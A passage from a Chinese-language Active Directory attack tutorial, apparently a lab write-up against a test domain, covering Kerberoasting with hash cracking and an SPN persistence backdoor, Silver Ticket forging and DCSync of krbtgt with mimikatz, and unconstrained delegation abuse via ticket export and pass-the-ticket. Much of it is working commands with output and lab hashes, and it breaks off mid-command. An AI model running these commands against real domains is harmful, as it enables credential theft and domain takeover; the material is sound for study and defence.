
但是这里的模块我没安装成功就没尝试这个操作

下载链接

<https://github.com/nidem/kerberoast/blob/master/tgsrepcrack.py>

(2) 使用 kirbi2john.py 转格式


这里和 (1) 中使用的格式不同，因此可以使用 hashcat john 工具来进行爆破票据



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004333-7fcf7c5e-42e2-1.png>)

在这里进行转换

```
python kirbi2john.py *.kirbi > johnkirb.txt
```




(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004350-89d1a8b2-42e2-1.png>)

在这里笔者 pip 包没有安装成功，因此没有截图。这两种失败没事，接下来的自动化导出直接替代了上面的所有！

0x03 全自动化导出

在这里使用 Empire 中的 Invoke-Kerberoast.ps1 脚本，导出 hashcat 格式的密钥。且它会自动选择所有的 user Hash！

```
powershell.exe -exec bypass -Command "& {Import-Module .\Invoke-Kerberoast.ps1;Invoke-kerberoast -outputformat hashcat |fl > hash.txt}"
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004357-8dd232f6-42e2-1.png>)

0x04 暴力破解


将上述的数据中提取出 hashcat 可爆破的部分，放入 hash.txt




(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004403-9198ad34-42e2-1.png>)

在这里使用 hashcat 进行破解

```
hashcat -m 13100 hash.txt password.list -o found.txt --force
```






(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004411-96368172-42e2-1.png>)

0x05 Kerberoasting 后门利用


当我们获取到有权注册 SPN 的域账号时，或者拿到了域控。我们就可以为指定的域用户添加一个 SPN。这样可以随时获得该用户的 TGS，从而经过破解后可以获得明文口令。

如为添加管理员 Administrator 添加 VNC/WIN-Q2JR4MURGS0.hacke.testlab

```
setspn.exe -U -A VNC/WIN-Q2JR4MURGS0.hacke.testlab Administrator
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004418-9a53d39a-42e2-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004422-9cb42946-42e2-1.png>)

白银票据

0x00 利用条件

攻击者在使用 Silver Ticket 对内网进行攻击时，需要掌握以下信息：

- 域名
- 域 SID
- 目标服务器的 FQDN
- 可利用的服务
- 服务账号的 NTLM Hash
- 需要伪造的用户名

0x01 实验环境

实验 1：使用 Silver Ticket 伪造 CIFS 服务权限

CIFS 服务通常用于 Windows 主机之间的文件共享。

在本实验中，首先使用当前域用户权限，查询对域控制器的共享目录的访问权限。



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004433-a30b8dd4-42e2-1.png>)

在域控制器中输入如下命令，使用 mimikatz 获取服务账号的 NTLM Hash

使用 log 参数以便复制散列值

```
mimikatz log "privilege::debug" "sekurlsa::logonpasswords"
```

机器账号的 NTLM Hash

f2abe578cdedfbb0dc5bf4249145c8dd

```
msv :
[00000003] Primary
* Username : WIN-Q2JR4MURGS0$
* Domain   : HACKE
* NTLM     : f2abe578cdedfbb0dc5bf4249145c8dd
* SHA1     : 1db2b3299f42c1eb704af616f7952825746a62fb
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004439-a6bb482a-42e2-1.png>)

注意，这里使用的是共享服务账号，所以使用的是 WIN-Q2JR4MURGS0\$ 而非 administrator

我们继续获取其他信息


域名（注入时需要写成小写）

```
kerberos :
* Username : win-q2jr4murgs0$
* Domain   : HACKE.TESTLAB
* Password : (null)
ssp : KO
credman :
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004443-a98d7bf4-42e2-1.png>)

域 SID

whoami /all >123.txt //注意要去掉-500



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004449-acf57d0a-42e2-1.png>)

```
WIN-Q2JR4MURGS0$  
domain:hacke.testlab  
SID:S-1-5-21-3502871099-3777307143-1257297015
```

然后，在命令行环境下输入如下命令，清空当前系统中的票据和域成员的票据，防止其他票据干扰。

```
klist purge  
kerberos::purge
```

使用 mimikatz 生成伪造的 Silver Ticket，在之前不能访问域控制器共享目录的机器输入如下命令：

```
kerberos::golden /domain:域名 /sid:SID /target:域全称 /service:  
要访问的服务 /rc4:NTLM /user:username /ptt
```

```
kerberos::golden /domain:HACKE.TESTLAB /sid:S-1-5-21-35028710  
99-3777307143-1257297015 /target:WIN-Q2JR4MURGS0.hacke.testla  
b /service:cifs /rc4:f2abe578cdedfbb0dc5bf4249145c8dd /user:te  
st /ptt
```

```
或者  
mimikatz "kerberos::golden /domain:HACKE.TESTLAB /sid:S-1-5-2  
1-3502871099-3777307143-1257297015 /target:WIN-Q2JR4MURGS0.ha  
cke.testlab /service:cifs /rc4:f2abe578cdedfbb0dc5bf4249145c8  
dd /user:test /ptt"
```

实验 2 访问域控上的 "LDAP" 服务

在本实验中，使用 dcsync 从域控制器中获取指定用户的账号和密码散列，如 krbtgt

输入如下命令，测试以当前权限是否可以使用 dcsync 与域控制器进行同步

```
lsadump::dcsync /dc:WIN-Q2JR4MURGS0.hacke.testlab /domain:hac  
ke.testlab /user:krbtgt
```




```
.##### mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
.## ^ ##. "A La Vie, A L'Amour" - (oe.oe)
.## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
.## \ / ## > https://blog.gentilkiwi.com/mimikatz
'### v ### Vincent LE TOUX ( vincent.letoux@gmail.com )
'##### > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /dc:WIN-Q2JR4MURGS0.hacke.testlab /domain:hacke.testlab /user:krbtgt
[DC] 'hacke.testlab' will be the domain
[DC] 'WIN-Q2JR4MURGS0.hacke.testlab' will be the DC server
[DC] 'krbtgt' will be the user account
ERROR kull_m_rpc_drsrc_getDCBind ; RPC Exception 0x00000005 (5)
mimikatz #
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004458-b2157f88-42e2-1.png>)

向域控制器获取 krbtgt 的密码散列值失败，说明以当前权限不能进行 dcsync 操作。

这时候可以直接修改上面的命令，将服务修改成 ldap 即可！

```
kerberos::golden /domain:HACHE.TESTLAB /sid:S-1-5-21-3502871099-3777307143-1257297015 /target:WIN-Q2JR4MURGS0.hacke.testlab /service:cifs /rc4:f2abe578cdedfbb0dc5bf4249145c8dd /user:test /ptt
```

再次访问即可！

```
mimikatz 2.2.0 x64 (oe.oe)
ion

mimikatz # lsadump::dcsync /dc:WIN-Q2JR4MURGS0.hacke.testlab /domain:hacke.testlab /user:krbtgt
[DC] 'hacke.testlab' will be the domain
[DC] 'WIN-Q2JR4MURGS0.hacke.testlab' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration : 1601/1/1 8:00:00
Password last change : 2020/12/2 21:03:30
Object Security ID : S-1-5-21-3502871099-3777307143-1257297015-502
Object Relative ID : 502

Credentials:
Hash NTLM: 2e1c1d8ccc005ba4da4af2adeb72dd39
ntlm- 0: 2e1c1d8ccc005ba4da4af2adeb72dd39
ntlm- 1: b36391eb9b2eb450a26aeb9aedd1287e
ntlm- 2: 83e0a9a108967bcefcce90df4366db08
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004503-b548e9f6-42e2-1.png>)

silver Ticket 还可以用于伪造其他服务，例如创建和修改计划任务、使用 WMI 对远程主机执行命令，使用 powershell 对远程主机进行管理

Service Type	Service Silver Tickets
WMI	HOST RPCSS
PowerShell Remoting	HOST HTTP
WinRM	HOST HTTP
Scheduled Tasks	HOST
Windows File Share (CIFS)	CIFS
LDAP operations including Mimikatz DCSync	LDAP
Windows Remote Server Administration Tools	RPCSS LDAP CIFS

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004508-b8210f28-42e2-1.png>)

服务账号的 NTLM Hash 这里用的是机器账号的 NTLM Hash，说是共享服务账号

需要伪造的用户名，这里需要是域内的用户

参考链接：

<https://www.freebuf.com/articles/network/245872.html>
<https://www.cnblogs.com/wuxinmengyi/p/11769233.html>
<https://pureqh.top/?p=4358>
<https://www.cnblogs.com/bmjoker/p/10355979.html>
<https://www.anquanke.com/post/id/172900#h2-6>
<https://www.cnblogs.com/bmjoker/p/10355979.html>

前言

域委派是指将域内用户的权限委派给服务账户，使得服务账号能够以用户的权限在域内展开活动。


委派主要分为非约束委派 (Unconstrained delegation) 和约束委派

非约束委派

原理

当 user 访问 service1 时，如果 service1 的服务账号开启了 unconstrained delegation(非约束委派)，则当 user 访问 service1 时会将 user 的 TGT 发送给 service1 并保存在内存中以备下次重用，然后 service1 就可以利用这张 TGT 以 user 的身份去访问域内的任何服务（任何服务是指 user 能够访问的服务）了

非约束委派的请求过程（图来自微软手册）：



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133500-44c91ebe-434e-1.png>)

上图的 kerberos 请求描述分为如下步骤：

1. 用户向`KDC`发送`KRB\_AS\_REQ`消息请求可转发的`TGT1`。
2. KDC在`KRB\_AS\_REP`消息中返回`TGT1`。
3. 用户根据步骤2中的TGT1请求转发TGT2。
4. KDC在KRB_TGS_REP消息中为用户返回TGT2。
5. 用户使用步骤2中返回的TGT1向KDC请求Service1的ST (Service Ticket)
6. TGS在KRB_TGS_REP消息中返回给用户service1的ST。
7. 用户发送KRB_AP_REQ消息请求Service1, KRB_AP_REQ消息中包含了TGT1和服务1的ST、TGT2、TGT2的SessionKey
8. service1使用用户发送过来的TGT2, 并以KRB_TGS_REQ的形式将其发送到KDC, 以用户的名义请求service2的ST。
9. KDC在KRB_TGS_REP消息中返回service2到service1的ST, 以及service1可以使用的sessionkey。ST将客户端标识为用户, 而不是service1。
10. service1通过KRB_AP_REQ以用户的名义向service2发出请求。
11. service2响应service1的请求。
12. 有了这个响应, service1就可以在步骤7中响应用户的请求。
13. 这里的TGT转发委派机制没有限制service1使用的TGT2是来自哪个服务, 所以service1可以以用户的名义向KDC索要任何其他服务的票证。
14. KDC返回步骤13中请求的ST
- 15-16. service1以用户的名义来请求其它服务

注：TGT1(forwardable TGT) 用于访问 Service1,
TGT2(forwarded TGT) 用于访问 Service2

实验环境

操作环境

- 域: hacke.testlab

- 域控: win 2012 R2 主机名 WIN-Q2JR4MURGS0 IP 192.168.60.1


- 域内主机: win7 主机名 WIN7 IP 192.168.60.50

非约束委派信息搜集

PowerSploit 下的 PowerView.ps1 脚本

寻找设置了非约束委派的账号

```
powershell.exe -exec bypass -Command "& {Import-Module .\PowerView.ps1;Get-NetUser -Unconstrained -Domain hacke.testlab | select name }"
```




```
C:\Users\test.HACKE\Desktop\WP\PowerSploit>powershell.exe -exec bypass -Command "& {Import-Module .\PowerView.ps1;Get-NetUser -Unconstrained -Domain hacke.testlab | select name }"

name
----
book
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133510-4ab5d02e-434e-1.png>)

寻找设置了非约束委派的主机

```
powershell.exe -exec bypass -Command "& {Import-Module .\powerview.ps1;Get-NetComputer -Unconstrained -Domain hacke.testlab }"
```



```
C:\Windows\System32\cmd.exe
Microsoft Windows [版本 6.1.7600]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\test.HACKE\Desktop\WP\PowerSploit>powershell.exe -exec bypass -Command "& {Import-Module .\powerview.ps1;Get-NetComputer -Unconstrained -Domain hacke.testlab }"

WIN-Q2JR4MURGS0.hacke.testlab
WIN7.hacke.testlab
WIN8.hacke.testlab

C:\Users\test.HACKE\Desktop\WP\PowerSploit>
```


(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133515-4da11cee-434e-1.png>)

pass: 域控默认设置为非约束委派

使用 ADFind.exe 查找

寻找设置了非约束委派的账号

```
AdFind.exe -b "DC=hacke,DC=testlab" -f "(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=524288))" cn distinguishedName
```



```
C:\Users\test.HACKE\Desktop\WP>AdFind.exe -b "DC=hacke,DC=testlab" -f "(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=524288))" cn distinguishedName

AdFind V01.51.00cpp Joe Richards <support@joeware.net> October 2017

Using server: WIN-Q2JR4MURGS0.hacke.testlab:389
Directory: Windows Server 2012 R2


dn:CN=book,CN=Users,DC=hacke,DC=testlab
>cn: book
>distinguishedName: CN=book,CN=Users,DC=hacke,DC=testlab

1 Objects returned
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133520-50f1c132-434e-1.png>)

寻找设置了非约束委派的主机

```
AdFind.exe -b "DC=hacke,DC=testlab" -f "(&(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.4.803:=524288))" cn distinguishedName
```



```
C:\Windows\System32\cmd.exe

C:\Users\test.HACKE\Desktop\WP>AdFind.exe -b "DC=hacke,DC=testlab" -f "(&(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.4.803:=524288))" cn distinguishedName

AdFind V01.51.00cpp Joe Richards <support@joeware.net> October 2017

Using server: WIN-Q2JR4MURGS0.hacke.testlab:389
Directory: Windows Server 2012 R2

dn:CN=WIN-Q2JR4MURGS0,OU=Domain Controllers,DC=hacke,DC=testlab
>cn: WIN-Q2JR4MURGS0
>distinguishedName: CN=WIN-Q2JR4MURGS0,OU=Domain Controllers,DC=hacke,DC=testlab

dn:CN=WIN7,CN=Computers,DC=hacke,DC=testlab
>cn: WIN7
>distinguishedName: CN=WIN7,CN=Computers,DC=hacke,DC=testlab

dn:CN=WIN8,CN=Computers,DC=hacke,DC=testlab
>cn: WIN8
>distinguishedName: CN=WIN8,CN=Computers,DC=hacke,DC=testlab


3 Objects returned
```

(https://xzfile.aliyuncs.com/media/upload/picture/20201221133525-537d3a76-434e-1.png)

pass: 域控默认设置为非约束委派

非约束委派攻击

在这里首先将 WIN7 机器设置为非约束委派权限



(https://xzfile.aliyuncs.com/media/upload/picture/20201221133530-56a0b318-434e-1.png)

每次实验之前清除票据



(https://xzfile.aliyuncs.com/media/upload/picture/20201221133533-58b69b0e-434e-1.png)

高权限机器主动访问我们

所需权限:

非约束主机的管理权权限, 需要导出内存中的票据

首先在域控上访问我们的 WIN7, 这里只要是高权限账户登录任意域内一台机器访问即可。

```
C:\Users\Administrator>dir \\WIN7\C$
驱动器 \\WIN7\C$ 中的卷没有标签。
卷的序列号是 105A-E671

\\WIN7\C$ 的目录

2018/12/06  12:18    <DIR>          Notepad++
2009/07/14  11:20    <DIR>          PerfLogs
2018/08/07  17:13    <DIR>          phpStudy
2018/08/06  23:18    <DIR>          Program Files
2009/07/14  12:57    <DIR>          Program Files (x86)
2020/12/03  21:23    <DIR>          Users
2020/12/07  18:12    <DIR>          Windows
2018/12/05  23:35    <DIR>          WWW
               0 个文件             0 字节
               8 个目录 52,155,043,840 可用字节


C:\Users\Administrator>
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133537-5abf14d0-434e-1.png>)

这时候 win7 的 lsass.exe 内存中就会有域用户 test 的 TGT 票据。
我们在 win7 上用管理员运行 mimikatz，命令如下

```
privilege::debug
sekurlsa::tickets /export
```

设置非约束和约束的凭证区别



(https://xzfile.aliyuncs.com/media/upload/picture/20201221133542-5dca748a-434e-1.png)

在这里尝试访问域控判断是否成功

```
C:\Users\Administrator>dir \\WIN-Q2JR4MURGS0\C$
登录失败: 未知的用户名或错误密码。
```

(https://xzfile.aliyuncs.com/media/upload/picture/20201221133546-604248f0-434e-1.png)

使用 mimikatz 将这个票据导入内存中，然后访问域控
导入票据

```
kerberos::ptt [0;8c20d]-2-0-60810000-Administrator@krbtgt-HACKE.TESTLAB.kirbi
```

```
mimikatz # kerberos::ptt [0;8c20d]-2-0-60810000-Administrator@krbtgt-HACKE.TESTLAB.kirbi
